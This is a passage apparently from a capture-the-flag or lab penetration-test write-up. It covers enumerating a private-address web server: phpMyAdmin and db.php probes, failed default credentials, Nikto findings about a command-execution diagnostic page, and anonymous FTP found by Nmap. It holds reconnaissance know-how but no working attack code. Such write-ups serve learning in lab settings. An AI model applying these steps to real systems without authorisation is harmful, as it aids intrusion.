


192.168.36.129/phpmyadmin/db.php

Not Found

The requested URL was not found on this server.

Apache/2.4.29 (Ubuntu) Server at 192.168.36.129 Port 80




192.168.36.129/db.php

This webpage was created out of urgency and as such some features are still buggy and may not work as intended.

```
DB connection ok.
```


Seeing the phpinfo() file was also not possible due to the need of credentials of phpmyadmin The default credentials did not work this time.



192.168.36.129/phpmyadmin/phpinfo.php


Although Nikto gave lot of information, nothing fruitful except that of the diagnostic page wher-e command execution was taking place.

Im back to square one. So I focused on other ports. Further scanning with Nmap revealed that FTP server is allowing anonymous login.



